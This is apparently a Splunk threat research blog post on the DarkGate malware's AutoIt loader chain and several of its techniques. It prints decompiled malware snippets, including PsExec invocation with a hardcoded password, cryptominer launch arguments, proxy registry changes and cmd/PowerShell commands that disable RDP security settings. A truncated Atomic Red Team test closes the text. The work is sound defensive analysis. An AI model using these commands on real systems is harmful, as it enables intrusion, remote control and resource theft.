Enter The Gates: An Analysis of the DarkGate AutoIt Loader

splunk.com/en_us/blog/security/enter-the-gates-an-analysis-of-the-darkgate-autoit-loader.html

AutoIt is a scripting language designed for automating the Windows GUI and general scripting. Over the years, it has been utilized for malicious purposes, including AutoIt-compiled malware, which dates back to as early as 2008.

Malware creators have exploited the versatility of AutoIT in a variety of ways, such as using obfuscated scripts for payload decryption, utilizing legitimate tools like BaSupportVNC, and even creating worms capable of spreading through removable media and Windows shares.

DarkGate is one of the malware that uses Auto-It compiled loaders that poses a significant threat due to its sophisticated evasion techniques and persistence within compromised systems. The malware employs multi-stage payloads and leverages obfuscated AutoIt scripting, complicating its identification through traditional signature-based methods. Its ability to exfiltrate sensitive data and establish command and control communications demands vigilant detection and analysis.

In this blog, the Splunk Threat Research Team (STRT) provides a deep dive analysis of DarkGate malware and its use of AutoIt. Below, we'll cover:

- The DarkGate loader and campaign flow
- DarkGate Tactics, Techniques, and Procedures
- Atomic Test for AutoIt malware
- DarkGate detections from the Splunk Threat Research Team

Loader/Campaign Flow

The Splunk Threat Research Team has identified multiple campaigns deploying a loader designed to initiate DarkGate on compromised hosts. One such instance involves the discovery of malicious PDF files, detected and submitted to Splunk Attack Analyzer. The PDF file acts as a carrier, triggering a sequence where a malicious CAB file is downloaded. This CAB file, in turn, fetches a .MSI file, which contains and loads the DarkGate malware payload.

This chain of events showcases a method employed by threat actors, utilizing seemingly maliciously crafted PDF files as a gateway to execute a sequence resulting in the installation of the DarkGate malware. The multi-stage nature of this attack demonstrates the intricacy and stealth employed by adversaries to infiltrate and compromise targeted systems.




Figure 1: Analysis of malicious PDF infection chain in Splunk Attack Analyzer

In Figure 1, a detailed diagram showcases the .MSI file's functionality, executing its role in the orchestration of DarkGate's deployment. This file manifests a sequence where it loads multiple components, including the legitimate wndbg.exe, a DLL module, and two .BIN files, all instrumental in the execution of DarkGate.

Moreover, the Splunk Threat Research Team found another variant of this malicious .MSI. This variant extends its infection strategy by introducing an additional .CAB installer into the installation process on the targeted host. This augmented approach further amplifies the complexity and sophistication of the infection methodology adopted by threat actors, emphasizing their persistent efforts to evade detections.

Upon analysis and reverse engineering of the .MSI file, our investigation unveiled a loader execution flow with a series of file executions, as visualized in Figure 2.




Figure 2: Malicious MSI Infection Flow (For a larger resolution of this diagram visit this link)

We've segmented the loader execution flow into four distinct phases:

- Phase 1: .MSI executes .CAB
- Phase 2: Exploiting DLL side-loading through Wndbg.exe
- Phase 3: The AutoIt loader
- Phase 4: The final loader

Below, we'll dive into each of these phases to elaborate on the specific files and processes initiated by the .MSI file, which ultimately lead to the decryption of the actual DarkGate malware.

Phase 1: .MSI Executes .CAB

The initial phase of the execution flow involves the .MSI file attempting to launch its primary component, an embedded .CAB file labeled "Binary.bz.WrappedSetupProgram." This component serves as a pivotal element within the MSI's operational sequence, marking the outset of its intended execution src.

```
1000BBBE: 898500FCFFFF        mov     [ebp][-000000400],eax
1000BBC4: 68D0CB0210          push    01002CBD0 ;'bz.WrappedSetupProgram' --↓5
1000BBC9: 68A0C80210          push    01002C8A0 ;'SELECT ' --↓6
1000BBCE: 8DBD00FCFFFF        lea     edi,[ebp][-000000400]
1000BBD4: C645FC02            mov     b,[ebp][-4],2
1000BBD8: E893D9FFFF          call   .010009570 --↑7
1000BBDD: 8BBD00FCFFFF        mov     edi,[ebp][-000000400]
1000BBE3: 6800C90210          push    01002C900 ;'Query: ' --↓8
1000BBE8: 56                  push    esi
1000BBE9: 8BCF                mov     ecx,edi
1000BBEB: E800DBFFFF          call   .0100096F0 --↑9
```

Figure 3: Binary.bz.WrappedSetupProgram Query for Execution

Within the .CAB file, a collection of files has been identified, as depicted in Figure 4. Among these files, the pivotal components driving the initiation of DarkGate malware include windbg.exe, dbgeng.dll, data.bin, and data2.bin.

However, it's important to note that the four .png files are utilized solely as decoys or dummies in this specific scenario, designed to obfuscate or mislead the observer from the critical components of the DarkGate execution.




Figure 4: .CAB Extracted Files

Phase 2: Exploiting DLL Side-Loading Through Wndbg.exe

The next phase in installing this malicious .CAB file involves the execution of a specially crafted dbgeng.dll using DLL side-loading techniques via windbg.exe. This process essentially entails windbg.exe automatically loading the dbgeng.dll, facilitating the progression of the malicious code.

The dbgeng.dll module functions to read and decode the contents of the base64 encoded data.bin file, utilizing customized base64 character sets for decoding purposes. The decoded data.bin is actually an executable that will process the data2.bin.




Figure 5: data.bin decoded

Phase 3: The AutoIt Loader

In this phase, the decrypted .exe from the data.bin file proceeds to decode the data2.bin file. Unlike its predecessor, data2.bin holds two encoded files, separated by the 'splitres' string.

The first decoded file resulting from the base64 process is a valid Autoit3.exe, employed to execute the second file: a compiled AutoIt script named script.au3. Both files are dropped within the 'c:\tmpa' directory and executed through the straightforward commandline directive.

```
c:\tmpa\Autoit3.exe c:\tmpa\script.au3
```

Figure 6: Decoded files from data2.bin

```
loc_409202:                             ; CODE XREF: CODE:004091E7↑j
                mov     eax, offset aCTmpa ; "c:\\tmpa"
                call    mw_check_if_dir_exist
                test    al, al
                jnz     short loc_40921A
                mov     eax, offset aCTmpa ; "c:\\tmpa"
                call    mw_mkdir

loc_40921A:                             ; CODE XREF: CODE:0040920E↑j
                lea     ecx, [ebp-28h]
                mov     eax, ds:dword_40B7A0
                mov     eax, [eax]
                mov     edx, ds:dword_40B798
                call    sub_408D7C
                mov     edx, [ebp-28h]
                mov     eax, offset aCTmpaAutoit3Ex ; "c:\\tmpa\\Autoit3.exe"
                call    mw_dropped_file
                lea     ecx, [ebp-2Ch]
                mov     eax, ds:dword_40B7A0
                mov     eax, [eax+4]
                mov     edx, ds:dword_40B798
                call    sub_408D7C
                mov     edx, [ebp-2Ch]
                mov     eax, offset aCTmpaScriptAu3 ; "c:\\tmpa\\script.au3"
                call    mw_dropped_file
                mov     eax, offset aCTmpaAutoit3Ex_0 ; "c:\\tmpa\\Autoit3.exe c:\\tmpa\\script."...
                call    mw_create_process
```

Figure 7: Command line for execution of compiled AutoIt script

As part of our analysis, we decompiled the script.au3 file to unveil the underlying AutoIt script. This exploration was crucial to understand the full scope and behavior of this malicious script, allowing us to gain insight into its complete functionality and operational behavior.

Figure 8 presents a code snippet from the decompiled script.au3, revealing the initialization phase along with numerous concatenations of hexadecimal strings stored within the 'oylnnnhx' variable. This concatenated content constitutes a shellcode encapsulated with an .exe file, set to execute using the 'Execute' command in AutoIt. Additionally, we've included the de-obfuscated version of all 'BinaryToString' values in commented format. This provides a comprehensive view of the entire process, including how it was executed by leveraging the callback function of the EnumWindows() API.

Figure 8: Decompiled script.au3

Phase 4: The Final Loader

The final loader encompasses both shellcode and an .exe file designed to decrypt the DarkGate malware. Notably, the shellcode employs an intriguing technique utilizing the 'MZ' or DOS header bytes from the embedded win32 PE within its code as part of its shellcode to initiate execution at the win32 PE file entry point. This methodology mirrors a technique employed by the Cobalt Strike beacon, as documented in tccontre's blog.

Figure 9: MZ header as shellcode

The embedded win32 PE file, triggered by the shellcode execution, will read the compiled AutoIt script script.au3. Its primary objective is to search for a specific string recognized as the AutoIt script compiled bytes header, denoted by 'AU3!EA06.' This string search operation holds significance, as it aims to pinpoint an essential 8-byte decryption key instrumental in decrypting the DarkGate malware. The 8-byte decryption key is placed right after the 'AU3!EA06' string.




Figure 10: Search for AU3!EA06 bytes header

Figure 11 illustrates the decryption process of the encrypted DarkGate malware employing an 8-byte decryption key through a straightforward XOR operation.




Figure 11: Decrypting Darkgate malware

DarkGate Tactics, Techniques, and Procedures

There are a number of Tactics, Techniques, and Procedures (TTPs) related to DarkGate — too many for us to cover a single blog post. Other blogs have covered some of these, such as:

- Information theft through key logging
- Leveraging remote connections
- Establishing persistence via registry run keys
- Browser Information Stealer
- C2 communication

Therefore, in this post we're going to highlight four TTPs we haven't seen covered as much:

- Lateral movement via PSEXEC
- Malicious download and execution (CryptoMiner)
- Proxy Setup
- RDP Configuration

Lateral Movement via PSEXEC

DarkGate leverages PSEXEC for its privilege escalation capabilities and potentially for lateral movement within compromised networks, enabling the exfiltration or collection of sensitive information

```
CODE:0044BEBD                  push    offset aAccepteulaDU ; "-accepteula -d -u "
CODE:0044BEC2                  lea     eax, [ebp+var_18]
CODE:0044BEC5                  call    sub_443EAC
CODE:0044BECA                  push    [ebp+var_18]
CODE:0044BECD                  push    offset aSafemodePDarkg ; "\\SafeMode -p darkgatepassword0"
CODE:0044BED2                  push    offset aI2      ; " -i 2 "
CODE:0044BED7                  push    [ebp+var_4]
CODE:0044BEDA                  lea     eax, [ebp+var_14]
CODE:0044BEDD                  mov     edx, 5
CODE:0044BEE2                  call    sub_404758
CODE:0044BEE7                  mov     edx, [ebp+var_14]
CODE:0044BEEA                  xor     ecx, ecx
CODE:0044BEEC                  mov     eax, offset aCTempPsexecExe_0 ; "c:\\temp\\PsExec.exe"
CODE:0044BEF1                  call    sub_442624
```

Figure 12: Psexec Execution

Malicious Download and Execution (CryptoMiner)

DarkGate possesses the capability to download and install a malicious CryptoMiner malware on the compromised host, constituting a part of its malicious behavior and exploitation of the compromised system.

```
  if ( !v2 )
  {
    sub_445990();
    Sysutils::IntToStr(++dword_457DE4);
    System::__linkproc__ LStrCat3(v23, "Stub: Corrupted miner MZ, will redownload miner soon | Retry ");
    sub_43CAE4(v24, (int)&dword_457DEC);
    ExitThread_0(0);
  }
  sub_4399EC();
  System::__linkproc__ LStrCmp(v40, dword_43A510);
  if ( !v2 && unknown_libname_55(v17, v18, v19) > 666 )
  {
    v15 = dword_457DF0;
    sub_439CA0();
    System::__linkproc__ LStrCatN(v40, " --threads=", v34[1], " --cpu-priority=", v15);
    sub_443AF0(v36, (int)dword_43A558, (int)dword_43A51C, (int)&dword_457DEC, a1, v34);
    System::__linkproc__ LStrLAsg(v3, v34[0], v17, v18, v19);
    sub_4423E0(v33, v39);
    System::__linkproc__ LStrCat3(v33[0], v39);
    sub_4450AC((int)"C:\\temp\\xmr.txt", v33[1], (int)&dword_457DEC);
    if ( !(unsigned __int8)sub_444FBC((int)"C:\\temp\\xmr") )
    {
      sub_43CE64();
      System::__linkproc__ LStrCat3(v31[2], v42[2]);
      sub_4423E0(v32, v39);
      System::__linkproc__ LStrCat3(v32[0], v39);
      sub_4450AC((int)"C:\\temp\\xmr", v32[1], (int)&dword_457DEC);
    }
  }
  if ( !(unsigned __int8)sub_444FBC((int)"C:\\temp\\tr") )
  {
    sub_43CE64();
    System::__linkproc__ LStrCat3(v30[1], *v42);
    sub_4423E0(v31, v39);
    System::__linkproc__ LStrCat3(v31[0], v39);
    sub_4450AC((int)"C:\\temp\\tr", v31[1], (int)&dword_457DEC);
  }
  if ( byte_457DD5 )
    sub_4450AC((int)"C:\\temp\\testdec.txt", v36, (int)&dword_457DEC);
  if ( unknown_libname_55(v17, v18, v19) > 666 )
  {
    sub_443AF0(dword_457DF0, (int)dword_43A5CC, (int)dword_43A5C0, (int)&dword_457DEC, a1, v38);
    sub_443AF0(v38[0], (int)":3340 ", (int)":9000 -u 0xDark ", (int)&dword_457DEC, a1, v30);
```

Figure 13: Installation of CryptoMiner

Proxy Setup

This malware will also try to enable proxy and set up a proxy server in the compromised host to anonymize its communications. It can route its traffic through the proxy, obscuring the actual source of the communication, which can make it harder to trace back to the attacker.

```
_DWORD *__usercall sub_44D6AC@<eax>(int a1@<eax>)
{
  unsigned int v2[2]; // [esp-Ch] [ebp-10h] BYREF
  int *v3; // [esp-4h] [ebp-8h]
  char *v4; // [esp+0h] [ebp-4h] BYREF
  int savedregs; // [esp+4h] [ebp+0h] BYREF

  v4 = (char *)a1;
  sub_404888(a1);
  v3 = &savedregs;
  v2[1] = (unsigned int)&loc_44D707;
  v2[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v2);
  mw_reg_set_value("ProxyEnable", "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings", 1u);
  mw_RegSetValueExA_0("ProxyServer", "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings", v4);
  __writefsdword(0, v2[0]);
  v3 = (int *)&loc_44D70E;
  return sub_4043BC(&v4);
}
```

Figure 14: Proxy Setup

RDP Configuration

DarkGate also manipulates multiple registry settings related to Remote Desktop Protocol (RDP) configurations on the compromised host. These alterations grant DarkGate control over the system through this protocol, allowing the malware to potentially modify RDP settings to suit its operational needs or facilitate remote access and control.

```
mw_create_process_0(
  (int)"cmd.exe",
  (int)"/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\" /v \"Terminal Services\" /t REG_"
       "SZ /d \"\" && exit");
System::__linkproc__ LStrCat3(v29[4], dword_44D070);
mw_shellexecute((DWORD)"cmd.exe", v22, (DWORD)"C:\\Windows\\System32\\", 1, 0);
mw_shellexecute(
  (DWORD)"cmd.exe",
  (DWORD)"/c -NoProfile -ExecutionPolicy Bypass -Command \"& { Set-ItemProperty -Path \"\"HKCU:\\Software\\Microsoft\\"
         "Terminal Server Client\"\" -Name \"\"AuthenticationLevelOverride\"\" -Value 0 }\"",
  (DWORD)"C:\\Windows\\System32\\",
  1,
  0);
sub_44C7B8();
mw_create_process_0(
  (int)"cmd.exe",
  (int)"/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\Terminal Services\" /v \"DisableR"
       "emoteDesktopAntiAlias\" /t REG_DWORD /d 1 && exit");
mw_create_process_0(
  (int)"cmd.exe",
  (int)"/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\Terminal Services\" /v \"DisableS"
       "ecuritySettings\" /t REG_DWORD /d 1 && exit");
enable_disable_file_system_redirection(0);
mw_create_process_0(
  (int)"cmd.exe",
  (int)"/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\Terminal Services\" /v \"DisableR"
       "emoteDesktopAntiAlias\" /t REG_DWORD /d 1 && exit");
mw_create_process_0(
  (int)"cmd.exe",
  (int)"/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\Terminal Services\" /v \"DisableS"
       "ecuritySettings\" /t REG_DWORD /d 1 && exit");
mw_shellexecute(
  (DWORD)"cmd.exe",
  (DWORD)"/c -NoProfile -ExecutionPolicy Bypass -Command \"& { Set-ItemProperty -Path \"\"HKCU:\\Software\\Microsoft\\"
         "Terminal Server Client\"\" -Name \"\"AuthenticationLevelOverride\"\" -Value 0 }\"",
  (DWORD)"C:\\Windows\\System32\\",
  1,
  0);
```

Figure 15: RDP Settings

Atomic Testing

For testing purposes, we wanted to create a new Atomic Test that folks may load up and begin utilizing right away. This Atomic test is centered around the AutoIt3 execution.

```
attack_technique: T1059
display_name: Command and Scripting Interpreter
atomic_tests:
- name: AutoIt Message Box Test with Download and Extract
  description: |
    Downloads AutoIt to the temporary directory, extracts it, and executes an AutoIt script that shows a message box.
  supported_platforms:
    - windows
  input_arguments:
    autoit_script_src:
      description: The local src to the AutoIt script to execute
      type: Path
      default: "PathToAtomicsFolder\\T1059\\src\\automsgbox.au3"
  executor:
    name: powershell
    elevation_required: false
    command: |
      $ErrorActionPreference = 'Stop';
      $autoitExePath = "$env:TEMP\\autoit-v3\\install\\autoit3.exe";
      if (-not (Test-Path -Path $autoitExePath)) {
